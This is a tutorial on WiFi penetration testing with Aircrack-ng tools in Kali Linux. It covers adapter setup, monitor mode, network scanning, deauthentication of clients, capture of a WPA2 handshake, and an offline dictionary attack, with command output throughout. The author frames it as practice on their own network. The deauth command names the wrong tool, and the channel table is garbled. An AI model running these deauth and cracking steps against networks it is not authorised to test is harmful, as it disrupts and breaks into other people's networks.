

Aircrack-NG/Airodump-NG/Airmon-NG Tutorial

Aircrack-NG is a suite of tools used for penetration testing WiFi networks. It can be used in conjunction with Wireshark to analyse pcap files generated by packet captures. Useful network information can be observed along with the WPA-2 hash which can be cracked with dictionary lists and rainbow tables.

Ensure you have the correct drivers installed for your NIC adapter, Follow my driver installation tutorial on github for the AWUS036ACH

Starting/getting kali to read your NIC Troubleshooting

Note: Connecting a USB Nic and having Kali register it can be temperamental, 2 tactics that I have used are:

Open kali, let it load, link usb via virtualbox settings, UNPLUG AND PLUG IN, link again, iwconfig, airmon-ng start wlan0, sudo wifite.

Or

Open kali, let it load, connect usb nic device via virtualbox, run sudo airmon-ng start wlan0, run sudo airmon-ng check kill. Disconnect usb, reconnect, run sudo airmon-ng start wlan0, run sudo wifite to check

- First of all, you need configure the Oracle VM: File – Preferences – Proxy – select Direct Connection to Internet
- Then you configure your Kali Linux VM: plug your network adapter in USB – go to Settings – in Net select Bridge mode – in USB you must add your network adapter – then edit the filter, Remote must be No
- Then, VERY IMPORTANT, UNPLUG YOUR NETWORK ADAPTER FROM USB
- After that start your Kali Linux VM
- After the Kali Linux being ready, then, just then, PLUG YOUR NETWORK ADAPTER IN USB
- In this point you are going to listen 2 noises, one for the connection in the host other for the connection in VM
- You can check the status in Devices – USB, you must see your network adapter already selected

Regular Procedure once kali reading your NIC Adapter

Check device is reading with: lsusb

```
(kali@kali)-[~]
$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 0bda:8812 Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
```

Check device is being read in wireless interfaces : iwconfig

```
(kali㉿Kali)-[~/rtl8812au]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
            Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
            Sensitivity:0/0
            Retry:off     RTS thr:off   Fragment thr:off
            Power Management:off
            Link Quality:0  Signal level:0  Noise level:0
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

Use airmon-ng to enable the wireless adapter to promiscuous mode

```
(kali㉿Kali)-[~/rtl8812au]
$ sudo airmon-ng start wlan0

Found 3 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    566 NetworkManager
    803 dhclient
    27951 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0                88XXau      Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
          (monitor mode enabled)
```

Conflicting processes can cause issue so terminate them with: airmon-ng check kill

```
(kali㉿Kali)-[~/rtl8812au]
$ sudo airmon-ng check kill

Killing these processes:

    PID Name
    803 dhclient
    27951 wpa_supplicant
```

Now we must capture packets from the network of choice, these networks will belong to a frequency within the spectrum of the protocol band you are using.

2.4 GHz (802.11b/g/n/ax)

14 channels are designated in the 2.4 GHz range, spaced 5 MHz apart from each other except for a 12 MHz space before channel 14.^[2] The abbreviation F_0 designates each channel's fundamental frequency.

#	F ₀ (MHz)	DSSS				OFDM										Most of world [3][4][5][6] [7][8][9] [10]	North America [3]	[hide] Japan [3]											
		Frequency range (MHz)	Channel 22 MHz			Frequency range (MHz)	Channel 20 MHz			Center frequency index 40 MHz																			
1	2412	2401–2423	1		—	—	2402–2422	1	2		—		—		—														
2	2417	2406–2428					2												3	4	2407–2427	3	4	5	6	7	8	9	10
3	2422	2411–2433																			2412–2432								
4	2427	2416–2438	6	7	8	2417–2437	9	10	11	12	13	14	15	16	17	18	19	20											
5	2432	2421–2443				2422–2442													2427–2447	2432–2452	2437–2457	2442–2462	2447–2467	2452–2472	2457–2477	2462–2482			
6	2437	2426–2448				2427–2447													2432–2452	2437–2457	2442–2462	2447–2467	2452–2472	2457–2477	2462–2482				
7	2442	2431–2453	7	8	9	10	2432–2452	11	12	13	14	15	16	17	18	19	20	21	22										
8	2447	2436–2458					2437–2457													2442–2462	2447–2467	2452–2472	2457–2477	2462–2482					
9	2452	2441–2463					2442–2462													2447–2467	2452–2472	2457–2477	2462–2482						
10	2457	2446–2468	11	12	13	14	2447–2467	15	16	17	18	19	20	21	22	23	24	25	26										
11	2462	2451–2473					2452–2472													2457–2477	2462–2482								
12	2467	2456–2478					2457–2477													2462–2482									
13	2472	2461–2483	13	14	15	16	2462–2482	17	18	19	20	21	22	23	24	25	26	27	28										
14	2484	2473–2495					2473–2495																						

We can begin to investigate channels with the syntax: airodump-ng wlan0

```
(kali㉿kali)-[~]
└─$ sudo airodump-ng wlan0
[sudo] password for kali:

CH 1 ][ Elapsed: 6 mins ][ 2024-04-01 20:56 ][ interface wlan0 down

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
:5D:C1:                -51      0          2    0  11   -1   WPA                <len
:0A:26:                -48      1         30    0  11  260   WPA3 CCMP  SAE  OPTU
:D9:B8:                -68     10          1    0 149 1733  WPA2 CCMP  PSK  Home
:D9:B8:                -68     12          0    0 149 1733  WPA2 CCMP  PSK  <len
:B9:EC:                -53     29          0    0  44  780   WPA2 CCMP  PSK  <len
:B9:EC:                -62     30          0    0  44  780   WPA2 CCMP  PSK  <len
:B9:EC:                -53     32          1    0  44  780   WPA2 CCMP  PSK  Not
:B9:EC:                -60     32          0    0  44  780   WPA2 CCMP  PSK  Not
:B7:B7:                -7       29          0    0  36  780   WPA2 CCMP  PSK  <len
:B7:B7:                -48     32          0    0  36  780   WPA2 CCMP  PSK  Nug
:B7:B7:                -23     32          1    0  36  780   WPA2 CCMP  PSK  Nug
:B7:B7:                7       29          1    0  36  780   WPA2 CCMP  PSK  Nug
:B7:B7:                -52     32          1    0  36  780   WPA2 CCMP  PSK  <len
```

I have hidden details due to ethical reasons and will only select my home network. Ensure to follow local laws of your jurisdiction.

To filter only the network we want to see we can use:

```
sudo airodump-ng wlan0 -d <BSSID>
```

CH 2][Elapsed: 2 mins][2024-04-01 21:04

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
BA:B7:BA:B7	-40	65	2 0	2	130	WPA2 CCMP	PSK	Nug

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
BA:B7:BA:B7	37:37:37:37	-23	0 - 1	0	17		

After narrowing down a network we can capture the data being sent over the network into a pcap file with the syntax:

```
sudo airodump-ng -w <filename> -c <channel#> --bssid <MAC Address> wlan0
```

CH 2][Elapsed: 12 s][2024-04-01 21:10

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
BA:B7:BA:B7	-38 0	5	0 0	2	130	WPA2 CCMP	PSK	Nug

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
-------	---------	-----	------	------	--------	-------	--------

In a new terminal we can deauth users off the network in order to capture the Pre Shared Key(PSK) when they reconnect which contains the WPA2 key in hash form

File Actions Edit View Help
21:34:43 Created capture file "mynetwork-01.cap".

CH 2][Elapsed: 5 mins][2024-04-01 21:39] WPA handshake: BA:B7:BA:B7

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
BA:B7:BA:B7	-80 100	2518	244 0	2	130	WPA2 CCMP	PSK	Nug

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
BA:B7:BA:B7	37:37:37:37	-21	1e- 1	0	385		


File Actions Edit View Help
(kali@kali)-[~]
\$ sudo airodump-ng --deauth 0 -a BA:B7:BA:B7 wlan0
21:25:56 Waiting for beacon frame (BSSID: BA:B7:BA:B7 on channel 2
NB: this attack is more effective when targeting a connected wireless client (-c <client's mac>).
21:25:57 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:25:58 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:25:58 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:25:59 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:25:59 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:26:00 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:26:00 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:26:01 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:26:01 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7
21:26:02 Sending DeAuth (code 7) to broadcast -- BSSID: BA:B7:BA:B7

Once the deauth is successfully completed and captured the WPA2 key we will receive the message circled in red

From here we can access the pcap file in wireshark

```
(kali@kali)-[~]  
$ wireshark mynetwork-01.cap
```

We can see the WPA Key Data in the second handshake



Now we have the key we can run offline dictionary attacks against the key until we find a match for the hash

```

Aircrack-ng 1.7

[00:00:16] 56256/203808 keys tested (3549.12 k/s)

Time left: 41 seconds                                27.60%

Current passphrase: shakable

Master Key      : 04 55 4D 4B E5 AE AA 55 FA F9 14 B6 1A C5 AC 5A
                  16 55 F4 ED 34 74 1E FC 3A 91 D4 13 DE 93 72 06

Transient Key   : 75 4E 26 6D C3 A7 C7 84 CC 5A 5B 69 C1 85 12 BD
                  46 05 41 C7 6F D9 F5 26 BA 30 EA 20 C5 A5 AF 91
                  71 A1 7F 40 03 46 09 D2 FE EE 3E 81 97 C5 08 88
                  FA A0 8D 4C 4F 52 46 9E 2B E2 B4 65 C7 84 04 4D

EAPOL HMAC     : 3E C1 6D 03 44 13 E8 90 9A 6C A5 59 DD E4 89 15

```